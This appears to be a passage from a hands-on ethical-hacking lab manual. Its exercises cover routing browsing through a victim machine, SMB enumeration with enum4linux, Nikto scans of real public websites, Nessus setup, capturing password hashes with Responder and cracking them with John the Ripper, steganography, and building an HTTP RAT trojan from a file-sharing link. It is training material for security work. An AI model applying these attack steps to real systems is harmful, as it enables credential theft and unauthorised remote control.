


4. Install the Proxy Workbench software and run it



5. Select the HTTP and HTTP Proxy Web 8080

6. Select the "Configure HTTP for port 8080"




7. Select the "Connect via another proxy" in the HTTP Properties window and Enter the IP Address of the windows 7 virtual machine and click OK.

8. Now Open the another windows virtual machine(victim) and again repeat these configuration steps.

9. Switch back to host machine and launch the firefox browser and browse any website

10. Open the proxy workbench observe that the request is coming from 127.0.0.1 (localhost) and going to another machine IP.



11. You are browsing using the victims machine IP Address.

Ex. No.10 – ENUMERATION - Enumerating information from windows and Samba Host Using Enum4linux

Requirements:

- Kali linux running as an attacker machine
- Windows 7 running as virtual machine
- Admin privileges

Procedure:

- 1.Start the kali linux machine and open a terminal window
- 2.Type “sudo apt-get update” command
- 3.Now type enum4linux-h and hit enter to get help options
With the help options conduct the enumeration on target machine
- 4.In the terminal window type enum4linux -u <username> -p <password> -U <ipaddress> and hit enter to run this tool using the user list options
- 5.Enum4linux starts enumerating the workgroups/domain names first and display the results
- 6.To enumerate all the information Use this command
enum4linux <ipaddress> -a

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player
File Actions Edit View Help
1 2 3 4

root@kali: ~
[+] (root@kali)~[-]
[*] enumlinux -> 172.20.10.5
Starting enumlinux v0.9.1 ( http://labs.portcullis.co.uk/application/enumlinux/ ) on Wed Sep 14 03:14:35 2022

( Target Information )
Target ..... 172.20.10.5
RID Range ..... 500-1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 172.20.10.5 )

[E] Can't find workgroup/domain

( Netstat Information for 172.20.10.5 )
Looking up status of 172.20.10.5
No reply from 172.20.10.5

( Session Check on 172.20.10.5 )

[+] Server 172.20.10.5 allows sessions using username "", password ""

( Getting domain SID for 172.20.10.5 )
do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

( OS Information on 172.20.10.5 )

[E] Can't get OS info with smbclient

[+] Got OS info for 172.20.10.5 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

( Users on 172.20.10.5 )
```

```
kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player
File Actions Edit View Help
1 2 3 4

root@kali: ~
( Share Enumeration on 172.20.10.5 )
do_connect: Connection to 172.20.10.5 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

( Sharename      Type      Comment )
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 - no workgroup available
[+] Attempting to map shares on 172.20.10.5

( Password Policy Information for 172.20.10.5 )

[E] Unexpected error from ppolenum

[+] Attaching to 172.20.10.5 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:172.20.10.5)
[+] Trying protocol 445/SMB ...
[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED([Access Denied] A process has requested access to an object but has not been granted those access rights.)

[E] failed to get password policy with ppolenum

( Groups on 172.20.10.5 )

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
```

```
Player - VMware Workstation 16 Player (Non-commercial use only)
[+] Attaching to 172.20.10.5 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:172.20.10.5)
[+] Trying protocol 445/SMB ...
[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED(Access Denied) A process has requested access to an object but has not been granted those access rights.)
[E] failed to get password policy with rpcclient

===== ( Groups on 172.20.10.5 ) =====
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:

===== ( Users on 172.20.10.5 via RID cycling (RIDS: 500-550,1000-1050) ) =====
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

===== ( Getting printer info for 172.20.10.5 ) =====
do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enumlinux complete on Wed Sep 14 03:48:50 2022

33°C
Partly sunny
1328
14-09-2022
```

EX. NO. 11 - VULNERABILITY ANALYSIS - CGI Scanning with Nikto

Lab Requirements:

- Windows running as virtual machine
- Kali linux running as virtual machine

Procedure:

1. Log into kali linux machine and open a terminal window and type nikto -H and press Enter
2. In the terminal window type nikto -h <website> -Tuning x and press enter
3. Nikto starts web server scanning with all tuning options enabled.



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# nikto -h www.zoho.com -Tuning x  
- Nikto v2.1.6  
  
+ Target IP: 103.103.196.97  
+ Target Hostname: www.zoho.com  
+ Target Port: 80  
+ Start Time: 2022-09-14 13:32:08 (GMT-4)  
  
+ Server: ZGS  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Root page / redirects to: https://www.zoho.com/  
|
```

4. In the terminal window type “nikto -h <website> -Cgidirs all” and hit enter

```
(root@kali)~# nikto -h www.certifiedhacker.com -Cgidirs all
- Nikto v2.1.6

+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-09-14 13:47:11 (GMT-4)

+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'host-header' found, with contents: c2hhcmVhbnQ=
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
```

5. Nikto will scan the webserver as it looks vulnerable CGI directories. It scans the webserver and list out the directories

EX. NO. 12 - Vulnerability Analysis Using Nessus

Lab 8: Vulnerability Analysis Using Nessus

Nessus allows to remotely audit a network and determine if it has been broken into or misused in some way. It also provides the ability to locally audit a specific machine for vulnerabilities.

Lab Objectives

This lab will give real-time experience while using Nessus tool to scan for network Vulnerabilities.

Lab Requirements

To perform this lab, you need

- Windows running as a virtual machine
- A web browser with Internet access
- Administrator privileges

Procedure

Step 1: Install the Nessus and after installation, Nessus opens in the default browser.

Step 2: The Nessus window appears, click connect via SSL button to proceed.

Note: Throughout the lab, the logo of Nessus and the page background may differ in your lab environment.

Step 3: Your connection is not private window appears, click **ADVANCED**

Step 4: Now, click Proceed to localhost (unsafe) link.

Step 5: The Welcome to Nessus window appears. Click the Continue button.

Step 6: Account Setup window appears.

Step 7: Create credentials for administrative control of the scanner. You can use "admin" and "password" here, then click Continue.

Step 8: These credentials will be used to log in to Nessus at the time of vulnerability scanning.

Step 9: The Registration window appears, enter an activation code in that. Navigate to the Tenable Web page and register for an activation code. Proceed to the next step to complete the process.

Step 10: Open a new tab in the browser and type the link <http://www.tenable.com/products/nessus-home> in the address bar. Press Enter.

Step 11: The Nessus home page appears. Enter the details under Register for an Activation code, fill in the required details and click Register. You can use an alias, but you will need a valid e-mail to retrieve the activation code. Consider creating an alias e-mail account if you do not have one.

Step 12: Switch to the Registration window and paste the activation code in the Activation code text field. Click Continue.

Step 13: Nessus will start fetching the plugins and will install them. It will take time to download plugins and perform the initialization.

Step 14: On completion of initialization, the Nessus Log In page appears.

Step 15: Enter the Username and Password from the prior initial Account setup and click Sign In.

Step 16: After successful login, the Nessus/Scans window opens.

Step 17: To add a new policy, click Policies button in the RESOURCES menu on the left pane.

Step 18: The Nessus/Policies window opens, click create a new policy.

Step 19: Policy Templates window appears, Click Advanced Scan.

Step 20: The Policy General Settings section with BASIC setting type appears, specify a policy name in the Name field (Network Scan Policy) and give a description about the policy.

The screenshot shows the 'Settings' tab of a policy configuration window. On the left, a sidebar lists categories: BASIC (selected), General, Permissions, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The main content area has two fields: 'Name' with the value 'NetworkScan_policy' and 'Description' with the value 'Scanning the local network'.

FIGURE. 44

Step 21: In Setting field, select Host Discovery from the DISCOVERY drop-down list. Turn off PING the remote host option

New Policy / Advanced Scan

[Back to Policy Templates](#)

This screenshot shows the 'New Policy / Advanced Scan' window. The 'Settings' tab is active. The sidebar shows 'DISCOVERY' selected, with 'Host Discovery' as a sub-option. The main area shows the 'Remote Host Ping' section with the label 'Ping the remote host' and a toggle switch that is currently turned off.

FIGURE. 45

Step 22: Select Port Scanning setting type and check the verify open TCP ports found by local port enumerators option. Leave the other fields with default options


The screenshot displays the 'Local Port Enumerators' settings. It contains a list of five options, each with a checked checkbox: 'SSH (netstat)', 'WMI (netstat)', 'SNMP', 'Only run network port scanners if local port enumeration failed', and 'Verify open TCP ports found by local port enumerators'.

FIGURE. 46

Step 23: In the setting field, select REPORT and do not alter any options in this setting type.

Step 24: Proceed with default options and select ADVANCED. The Policy General settings window with Advanced Setting type appears.


Step 25: Set the values of Max number of concurrent TCP sessions per host and Max number of concurrent TCP sessions per scan to unlimited



Max number of concurrent TCP sessions per host	Unlimited
Max number of concurrent TCP sessions per scan	Unlimited

FIGURE. 47

Step 26: To configure the credentials of new policy, click the credentials tab. The Policy credentials window, with the windows credentials Credential Type field, is displayed



Authentication method	Password
Username	administrator
Password	
Domain	

FIGURE. 48

Step 27: Specify the Username and Password in the window

Step 28: To select the required plugins, click the plugins tab

Step 29: Do not alter any of the options in this window and click Save button

Step 30: Now, click Scans to open the My Scans window. Click Create a new scan option to view the Scan Templates window

Step 31: Now, click User Defined tab and Select Network Scan Policy




FIGURE. 49

Step 32: Input the Name of the scan, enter the Description for the scan, in Targets field, enter the IP address of the target on which you want to perform the vulnerability assessment.

Step 33: Click Schedule settings and turn off the Enabled Switch, select Launch from the drop-down list to start the scan

Step 34: The scan is launched, and Nessus begin to scan the target

Step 35: After the scan is complete, the status of the scan changes to Completed



FIGURE 50

Step 36: Click the tab to view the detailed results and it will display the summary of hosts as well as scan details

Step 37: Click the vulnerabilities tab and scroll down the window to view all the vulnerabilities associated with the target machine




FIGURE 51

Step 38: Click the Export tab and choose a file format from the drop-down list. By downloading a report, you can access it anytime, instead of logging in to nessus again and again

EX. NO. 13 - SYSTEM HACKING - Active online Attack using Responder

Requirements:

Windows running as virtual machine
Kali Linux running as virtual machine




Procedure:

1. Launch the windows in virtual machine using vmware workstation
2. Login to the windows
3. Launch the kali linux in virtual machine using vmware workstation
4. Open a command terminal and type “responder -l eth0” and press enter.
5. Responder starts to listen to the network interface for events
6. Responder starts capturing access logs of windows machine
7. Responder will collect the hashes of the logged in user of the target machine
8. By default responder will store the logs in
/usr/share/responder/logs
9. Hashes of the logged in user collected by the responder. Crack the hashed passwords using Johntheripper
10. Locate to this directory using cd command
/usr/share/responder/logs And Run this command “john <logfile>”
11. johntheripper will decode the password.

EX. NO. 14 - Image steganography using OpenStego

- 1) Download opensteago application**
- 2) Link:**
<https://github.com/syvaidya/openstego/releases/download/openstego-0.8.4/Setup-OpenStego-0.8.4.exe>
- 3) Run this as administrator and setup**
- 4) Create a text file containing the sensitive information which needs to be hidden in image**
- 5) Download a cover image as jpg format**
- 6) Select the “Hide data” option in the open steago app**
- 7) Copy the text file location and paste it in the message file box**
- 8) Now to copy the cover image location and paste it in cover file**
- 9) Choose the location where the steagonography image to be saved and enter “Hide data”**
- 10) A success popup appears stating that the message has been successfully hidden and click ok**
- 11) Now open the steago image it will look normally**
- 12) To extract the data:**
 - a) Click the “Extract Data”**
 - b) Copy the steagon image location and paste it in the “Input Steago File”**
 - c) Choose the location where you need to store the hidden file in “Output folder for message file”**
 - d) Click “Extract Data”**
- 13) The success popup appears stating that the message file has been successfully extracted from the cover file and click ok.**

14) Close the opensteagon application.



EX. NO. 15 - MALWARE THREATS - Creating an HTTP Trojan and Remotely Controlling a Target Machine using HTTP RAT

HTTP RAT Download

link: https://anonfile.com/HaT8v9Jbn7/HTTP_RAT_TROJAN_zip

Procedure:


1. Double-click httprat.exe, the HTTP RAT main window appears as shown below:




2. Uncheck send notification with IP address to mail option, enter the server port to 84 and click Create.



3. Once the httpserver.exe file is created, a pop-up will be displayed, click OK and share the file with Windows 10 virtual machine.




The file will be saved into HTTP RAT TROJAN folder as show below:

